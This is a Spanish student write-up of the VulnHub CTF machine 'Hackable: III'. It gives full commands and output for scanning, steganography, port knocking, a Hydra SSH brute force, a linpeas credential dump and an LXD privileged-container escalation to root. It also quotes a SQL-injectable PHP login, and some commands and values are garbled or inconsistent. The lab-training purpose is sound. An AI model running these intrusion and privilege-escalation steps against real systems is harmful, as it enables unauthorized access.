


Hackable: III tutorial de VulnHub



Alumno: Rafael PG

Máster FP Ciberseguridad en Entornos de las Tecnologías de la Información
Hacking Ético- Write ups
Profesor: Jose AC

Martes, 20 de Febrero de 2024

Índice

Introducción.....	2
Metodologías de Pentesting.....	3
Metodología.....	4
Escaneo de Red.....	4
Enumeración.....	4
Explotación.....	10
Escalada Privilegio.....	12
Consideraciones Finales.....	15
Referencias.....	15

Introducción

Hackable: 3, la máquina de dificultad media Vulnhub fue creada por Elias Sousa y se puede descargar aquí. Este laboratorio está diseñado para jugadores experimentados de CTF que desean poner a prueba sus habilidades. Utilizamos la máquina de la forma en que fue diseñada. Además, si no ha verificado la máquina o tiene problemas, puede intentar cada enfoque que conozca. La clave es tocar puertos, así que comencemos y descubramos cómo dividir las cosas en trozos digeribles.

Metodologías de Pentesting

- Escaneo de Red
 - netdiscover
 - Nmap
- Enumeración
 - abusing http
 - dirb
 - wordlist
 - port knocking
- Explotación
 - hydra
 - ssh
 - user flag
 - Linpeas
- Escalada de Privilegio
 - lxd
 - root flag

Metodologia

Escaneo de Red

Para empezar, debemos usar el netdiscover comando para escanear la red en busca de la dirección IP de la máquina víctima.

#netdiscover

Nuestra dirección IP es 10.0.2.4/24

```
Nmap scan report for 10.0.2.4
Host is up (0.00010s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE      SERVICE VERSION
22/tcp    filtered  ssh
80/tcp    open       http      Apache httpd 2.4.46 ((Ubuntu))
MAC Address: 08:00:27:A6:6A:8B (Oracle VirtualBox virtual NIC)
```

Para avanzar en este proceso, estamos lanzando nmap. Para la enumeración de puertos abiertos.

#nmap -sC -sV 10.0.2.4


Según Nmap, tenemos un servidor SSH operando en el puerto 22 y un servicio HTTP (Apache Server) que se ejecuta en el puerto 80.

```
(root@kali)-[/home/kali]
# nmap -sV 10.0.2.4
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-01-31 02:41 EST
Nmap scan report for 10.0.2.4
Host is up (0.00015s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE      SERVICE VERSION
22/tcp    filtered  ssh
80/tcp    open       http      Apache httpd 2.4.46 ((Ubuntu))
MAC Address: 08:00:27:A6:6A:8B (Oracle VirtualBox virtual NIC)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 9.08 seconds
```

Enumeración

Primero, intentaremos usar HTTP. Veamos el puerto 80 y ver si surge algo interesante. Podemos verificarlo inmediatamente en el navegador porque el Apache Server está escuchando en el puerto 80.



Desconfiamos y como resultado, examinamos su código fuente y descubrimos cierta información que será valiosa en este laboratorio.

- Recibimos un enlace a la página de inicio de sesión.
- Elegimos el nombre de usuario “jubiscleudo.”
- Hemos recibido una pista que este laboratorio requiere port knocking.

```
<!DOCTYPE html>
<html lang="pt-br">
  <head>
    <meta charset="UTF-8">
    <meta http-equiv="X-UA-Compatible" content="IE=edge">
    <meta name="viewport" content="width=device-width, initial-scale=1.0">
    <link href="https://fonts.googleapis.com/css?family=RocknRoll+One"
      rel="stylesheet">
    <link rel="stylesheet" type="text/css" href="css/file.css">
    <title>Kryptos - LAN Home</title>
  </head>
  <body>
    <a class="menu-open" href="#"> [event]
      
    </a>
    <div class="overlay"></div>
    <div class="menu">
      <a class="menu-close" href="#">x</a> [event]
      <ul>
        <li>
          <a href="login_page/login.html" target="_blank">Login</a>
        </li>
      </ul>
    </div>
    <!--
    "Please, jubiscleudo don't forget to activate the port knocking when exiting your
    section, and tell the boss not to forget to approve the .jpg file -
    dev_suport@hackable3.com"
    -->
    <script src="https://ajax.googleapis.com/ajax/libs/jquery/3.3.1
      /jquery.min.js"></script>
    <script src="js/script.js"></script>
  </body>
</html>
```

Para saber más sobre este laboratorio. Para descubrir ciertas rutas de directorio ocultas, ejecutamos un **dirb** escaneo de directorios.

#dirb http://10.0.2.4/

Veamos a través de muchos directorios confiables, así que veamos a través de ellos uno por uno.

Write up - Hackable: III

```
(root@kali)-[/home/kali]
# dirb http://10.0.2.4/


DIRB v2.22
By The Dark Raver

START_TIME: Wed Jan 31 02:48:28 2024
URL_BASE: http://10.0.2.4/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

GENERATED WORDS: 4612

-- Scanning URL: http://10.0.2.4/ --
=> DIRECTORY: http://10.0.2.4/backup/
=> DIRECTORY: http://10.0.2.4/config/
=> DIRECTORY: http://10.0.2.4/css/
=> DIRECTORY: http://10.0.2.4/imagenes/
+ http://10.0.2.4/index.html (CODE:200|SIZE:1095)
=> DIRECTORY: http://10.0.2.4/js/
+ http://10.0.2.4/robots.txt (CODE:200|SIZE:33)
+ http://10.0.2.4/server-status (CODE:403|SIZE:273)
```

Entonces, echemos un vistazo al primer resultado directorio **backup** directory. Obtuvimos un **wordlist** que podría ser valioso en el futuro.



```
<  →  ↻  🏠  10.0.2.4/backup/  90%  ☆  📌  ☰

Index of /backup

Name      Last modified   Size Description
-----
📁 Parent Directory -
📄 wordlist.txt  2021-04-23 16:03 2.3K

Apache/2.4.46 (Ubuntu) Server at 10.0.2.4 Port 80
```

Como resultado, ejecutamos el **wget** comando para descargar esta wordlist a nuestra máquina.

#wget http://10.0.2.4/backup/wordlist.txt


```
(root@kali)-[/home/kali/Desktop]
# wget http://10.0.2.4/backup/wordlist.txt
--2024-01-31 02:52:54--  http://10.0.2.4/backup/wordlist.txt
Connecting to 10.0.2.4:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 2335 (2.3K) [text/plain]
Saving to: 'wordlist.txt'

wordlist.txt          100%[=====]  2.28K  --.-KB/s   in 0s

2024-01-31 02:52:54 (360 MB/s) - 'wordlist.txt' saved [2335/2335]

(root@kali)-[/home/kali/Desktop]
#
```

Veamos el segundo directorio de configuración; encontramos un archivo llamado **1.txt**. Ejecutamos este archivo a través del navegador y descubrimos un contexto esencial pero misterioso.




Como resultado, intentamos decodificar este texto usando el siguiente comando. Recibimos nuestro primer texto de port knocking después de recuperar el texto inicial (10000).


```
#echo MTAwMDA= | base64 -d
```



Cuando comprobamos el tercero (directorio CSS), tenemos otro archivo de texto llamado 2.txt. donde obtuvimos una enumeración de brain fucks.



Entonces, revisamos el decodificador de brain fucks en línea y recuperamos el segundo contexto (4444) de la actividad de port knocking proporcionándonos nuestro texto.




Ahora tenemos dos puertos para hacer knock: 10000 y 4444. ¿Recuerdas que obtuvimos un enlace a una página de inicio de sesión anteriormente? Inmediatamente verificamos esa URL pero no encontramos nada interesante. Entonces, miramos el código fuente. Encontramos una imagen llamada 3.jpg eso podría proporcionar una idea del problema.

Write up - Hackable: III

```
1 <?php
2 include('config.php');
3
4 $usuario = $_POST['user'];
5 $senha = $_POST['pass'];
6
7 $query = " SELECT * FROM usuarios WHERE user = '{$usuario}' and pass = '{$senha}'";
8
9 $result = mysqli_query($conexao, $query);
10
11 $row = mysqli_num_rows($result);
12
13
14 #valida a conta
15 if($row == 1) {
16     $_SESSION['usuario'] = $usuario;
17     header('Location: 3.jpg');
18     exit();
19 } else {
20     $_SESSION['nao_autenticado'] = true;
21     header('Location: login_page/login.html');
22     exit();
23 }
24
25
26
27
```

Miramos esa imagen, pero no había nada inusual al respecto. Weirll tendrá que pensar más allá de la caja.



Podría tener algo, así que consideramos steghide, lo que podría ser útil en ciertas situaciones. Para nuestro archivo de imagen, ahora proporcionamos la herramienta steghide. ¡Hurra!! Recibimos un archivo de texto de alto secreto.

#steghide extract -sf 3.jpg

```
(root@kali)-[/home/kali/Desktop]
# ls
3.jpg  steganopayload148505.txt  wordlist.txt

(root@kali)-[/home/kali/Desktop]
#
```

Write up - Hackable: III

Para explorar este archivo, utilizamos el gato comando. ¡Genial! 65535 es nuestro tercer contexto de golpeo de puerto.

#cat steganopayload48505.txt

```
(root@kali)-[/home/kali/Desktop]
# cat steganopayload48505.txt
porta:65535
```

Estamos listos para hacer port knocking.

#knock 10.0.2.4 10000 4444 65535

Lanzamos nmap después de knock el puerto para ver qué resultados obtenemos. Como puedes ver, el **ssh** el puerto ha sido **abierto**.

#nmap -sV 10.0.2.4

```
(root@kali)-[/home/kali/Desktop]
# nmap -sV 10.0.2.4
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-01-31 03:41 EST
Nmap scan report for 10.0.2.4
Host is up (0.00012s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.4p1 Ubuntu 5ubuntu1 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http     Apache httpd 2.4.46 ((Ubuntu))
MAC Address: 08:00:27:A6:6A:8B (Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.69 seconds
```

Explotación

Ahora estamos listos para intentar la explotación utilizando la información que obtuvimos de resultados anteriores, incluido un nombre de usuario obtenido del código fuente. Intentemos un ataque de fuerza bruta con la lista de palabras que almacenamos para más adelante.

Utilizaremos la herramienta Hydra para comenzar un ataque de fuerza bruta. ¡Genial! Tenemos un nombre de usuario (jubiscleudo) y una contraseña (onlymy).

#hydra -l jubiscleudo -P wordlist.txt 10.0.2.4 ssh

Write up - Hackable: III

```
[root@kali]~/home/kali/Desktop]
# hydra -l jubiscleudo -P wordlist.txt 10.0.2.4 ssh
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-01-31 03:47:24
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 300 login tries (l:1/p:300), ~19 tries per task
[DATA] attacking ssh://10.0.2.4:22/
[STATUS] 146.00 tries/min, 146 tries in 00:01h, 157 to do in 00:02h, 13 active

[22][ssh] host: 10.0.2.4 login: jubiscleudo password: onlmyy
[STATUS] 150.00 tries/min, 300 tries in 00:02h, 3 to do in 00:01h, 6 active
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 3 final worker threads did not complete until end.
[ERROR] 3 targets did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-01-31 03:49:43
```

Ahora vamos a usar las credenciales que recibimos del ataque de fuerza bruta para iniciar sesión ssh. ¡Hurra!! El usuario jubiscleudo se inició sesión correctamente. Instantáneamente examinamos su identificación, luego usamos el comando del gato para revelar lo oculto bandera de usuario.

```
#ssh jubiscleudo@192.168.1.185
```

#id

#ls -la

```
#cat .user.txt
```

```
Last login: Wed Jan 31 08:56:36 2024 from 10.0.2.15
jubiscleudo@ubuntu20:~$ id
uid=1001(jubiscleudo) gid=1001(jubiscleudo) groups=1001(jubiscleudo)
jubiscleudo@ubuntu20:~$ ls -la
total 32
drwxr-x--- 3 jubiscleudo jubiscleudo 4096 Apr 29 2021 .
drwxr-xr-x 4 root        root        4096 Apr 29 2021 ..
-rw----- 1 jubiscleudo jubiscleudo    5 Apr 29 2021 .bash_history
-rw-r--r-- 1 jubiscleudo jubiscleudo  220 Apr 29 2021 .bash_logout
-rw-r--r-- 1 jubiscleudo jubiscleudo 3771 Apr 29 2021 .bashrc
drwx----- 2 jubiscleudo jubiscleudo 4096 Apr 29 2021 .cache
-rw-r--r-- 1 jubiscleudo jubiscleudo  807 Apr 29 2021 .profile
-rw-r--r-- 1 jubiscleudo jubiscleudo 2984 Apr 27 2021 .user.txt
jubiscleudo@ubuntu20:~$ cat .user.txt
%
%                                     ,%%%##.
%                                     *%%%%%%%%%%%%%%%%%%%%
%                                     %%%%                                     .%%%%
%                                     %%%%#                               %%%
%                                     /%%%                               %%%.
%                                     %%%/                               %%%*
%                                     .%%#                               (%%(, , (%%*   %%%
%                                     %%#                               %%%%%%%%%%%%%%%%%#  %%%
```

Después de todo esto, necesitamos otra pista para poder entrar más en esta máquina. Como resultado, empleamos el script de lineas para descubrir algunos datos más enterrados. Se puede encontrar más información sobre este script [aquí](#).

En cuestión de segundos, recibimos otro conjunto de credenciales para el usuario hackable_3 en cuestión de segundos.

```
Searching passwords in history files

Searching passwords in config PHP files
/var/www/html/.backup_config.php:define('DB_PASSWORD', 'TrOLLED_3');
/var/www/html/.backup_config.php:define('DB_USERNAME', 'hackable_3');
/var/www/html/config.php:define('DB_PASSWORD', '');
/var/www/html/config.php:define('DB_USERNAME', 'root');

Searching *password* or *credential* files in home (limit 70)
/etc/pam.d/common-password
```

Escalada Privilegio

Empezamos cambiando el usuario a hackable_3. Luego, después de verificar su identificación de usuario, descubrimos que era potencialmente vulnerable a lxd. Como resultado, podemos usar Escalada de privilegios lxd ganar acceso root.

```
#su hackable_3
```

```
#id
```

```
jubiscleudo@ubuntu20:/tmp$ su hackable_3
Password:
hackable_3@ubuntu20:/tmp$ id
uid=1000(hackable_3) gid=1000(hackable_3) groups=1000(hackable_3),4(adm),24(cdrom),30(dip),46(plugdev),116(lxd)
hackable_3@ubuntu20:/tmp$
```

Escalada de privilegios a través de lxd requiere el uso de una cuenta local, que ya tenemos. Para escalar los privilegios raíz del sistema host, primero debemos generar una imagen para lxd, que requiere los siguientes pasos:

Los pasos que se deben tomar en la máquina host son los siguientes:

- Echa un vistazo a la imagen alpine.
- Importar una imagen en lxd.
- Cree un nuevo contenedor para sostener la imagen.
- El contenedor debe estar montado en /root

Entonces, descargamos la construcción alpina usando el referencia de nuestro artículo de [aquí](#).

```
#git clone https://github.com/saghul/lxd-alpine-builder.git
```

```
#cd lxd-alpine-builder
```

```
#./build-alpine
```

Write up - Hackable: III

```
(root@kali)-[/home/kali/Desktop]
# git clone https://github.com/saghul/lxd-alpine-builder.git
Cloning into 'lxd-alpine-builder' ...
remote: Enumerating objects: 50, done.
remote: Counting objects: 100% (8/8), done.
remote: Compressing objects: 100% (6/6), done.
remote: Total 50 (delta 2), reused 5 (delta 2), pack-reused 42
Receiving objects: 100% (50/50), 3.11 MiB | 3.95 MiB/s, done.
Resolving deltas: 100% (15/15), done.

(root@kali)-[/home/kali/Desktop]
# cd lxd-alpine-builder

(root@kali)-[/home/kali/Desktop/lxd-alpine-builder]
# ls
alpine-v3.13-x86_64-20210218_0139.tar.gz  build-alpine  LICENSE  README.md

(root@kali)-[/home/kali/Desktop/lxd-alpine-builder]
# ./build-alpine
Determining the latest release... v3.19
Using static apk from http://dl-cdn.alpinelinux.org/alpine//v3.19/main/x86_64
Downloading alpine-keys-2.4-r1.apk
tar: Ignoring unknown extended header keyword 'APK-TOOLS.checksum.SHA1'
```

Usamos un simple servidor http python para transferir este archivo a la máquina victimarios. Por otro lado, descargamos la imagen alpine al directorio /tmp de la maquina de la victima.

Ahora para que funcione hay que levantar en el puerto que queramos un servicio web para poder bajarnos de github el código

```
(root@kali)-[/home/kali/Desktop/lxd-alpine-builder]
# python -m http.server 8000
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
10.0.2.4 - - [31/Jan/2024 05:57:27] "GET /alpine-v3.13-x86_64-20210218_0139.tar.gz HTTP/1.1" 200 -
```

#wget 10.0.2.15:8000/alpine-v3.13-x86_64-20210218_0139.tar.gz

```
hackable_3@ubuntu20:/tmp$ wget 10.0.2.15:8000/alpine-v3.13-x86_64-20210218_0139.tar.gz
--2024-01-31 10:57:47-- http://10.0.2.15:8000/alpine-v3.13-x86_64-20210218_0139.tar.gz
Connecting to 10.0.2.15:8000 ... connected.
HTTP request sent, awaiting response... 200 OK
Length: 3259593 (3.1M) [application/gzip]
Saving to: 'alpine-v3.13-x86_64-20210218_0139.tar.gz'

alpine-v3.13-x86_64-20210218_ 100%[=====>] 3.11M --.-KB/s in 0.01s

2024-01-31 10:57:47 (246 MB/s) - 'alpine-v3.13-x86_64-20210218_0139.tar.gz' saved [3259593/3259593]

hackable_3@ubuntu20:/tmp$
```

Después de que se haya creado la imagen, se puede agregar a LXD como un imagen:

#lxc image import ./alpine-v3.13-x86_64-20210218_0139.tar.gz --alias myimage

Use el comando list para verificar lista de imágenes.

#lxc image list

Write up - Hackable: III

```
hackable_3@ubuntu20:/tmp$ lxc image import ./alpine-v3.13-x86_64-20210218_0139.tar.gz --alias myimage
If this is your first time running LXD on this machine, you should also run: lxd init
To start your first container, try: lxc launch ubuntu:22.04
Or for a virtual machine: lxc launch ubuntu:22.04 --vm

Image imported with fingerprint: cd73881adaac667ca3529972c7b380af240a9e3b09730f8c8e4e6a23e1a7892b
hackable_3@ubuntu20:/tmp$ lxc image list
```

ALIAS	FINGERPRINT	PUBLIC	DESCRIPTION	ARCHITECTURE	TYPE	SIZE	UPLO
AD DATE							
myimage	cd73881adaac	no	alpine v3.13 (20210218_01:39)	x86_64	CONTAINER	3.11MiB	Jan 31, 2024

Recibimos un mensaje de error que indica que no tenemos un grupo de almacenamiento. Como resultado, debemos crear uno. Podemos usar la configuración predeterminada en este caso.

#lxd init

```
hackable_3@ubuntu20:/tmp$ lxd init
Would you like to use LXD clustering? (yes/no) [default=no]:
Do you want to configure a new storage pool? (yes/no) [default=yes]:
Name of the new storage pool [default=default]:
Name of the storage backend to use (dir, lvm, zfs, btrfs, ceph) [default=zfs]: dir
Would you like to connect to a MAAS server? (yes/no) [default=no]:
Would you like to create a new local network bridge? (yes/no) [default=yes]:
What should the new bridge be called? [default=lxdbr0]:
What IPv4 address should be used? (CIDR subnet notation, "auto" or "none") [default=auto]:
What IPv6 address should be used? (CIDR subnet notation, "auto" or "none") [default=auto]:
Would you like the LXD server to be available over the network? (yes/no) [default=no]:
Would you like stale cached images to be updated automatically? (yes/no) [default=yes]:
Would you like a YAML "lxd init" preseed to be printed? (yes/no) [default=no]:
```

Después de eso, procedí de la siguiente manera, continuando desde el paso fallido anterior.

#lxc init myimage ignite -c security.privileged=true

#lxc config device and ignite mydevice disk source=/path=/mnt/root recursive=true

#lxc start ignite

#lxc exec ignite /bin/sh

Navegue a `/mnt/root` para ver todos los recursos desde la máquina host una vez dentro del contenedor.

Después de haber ejecutado el script bash. Podemos ver que tenemos un shell diferente, que es el shell de contenedores. Este contenedor contiene todos los archivos de máquinas host. Como resultado, enumeramos el área en busca de la bandera y la descubrimos.

#cat root.txt

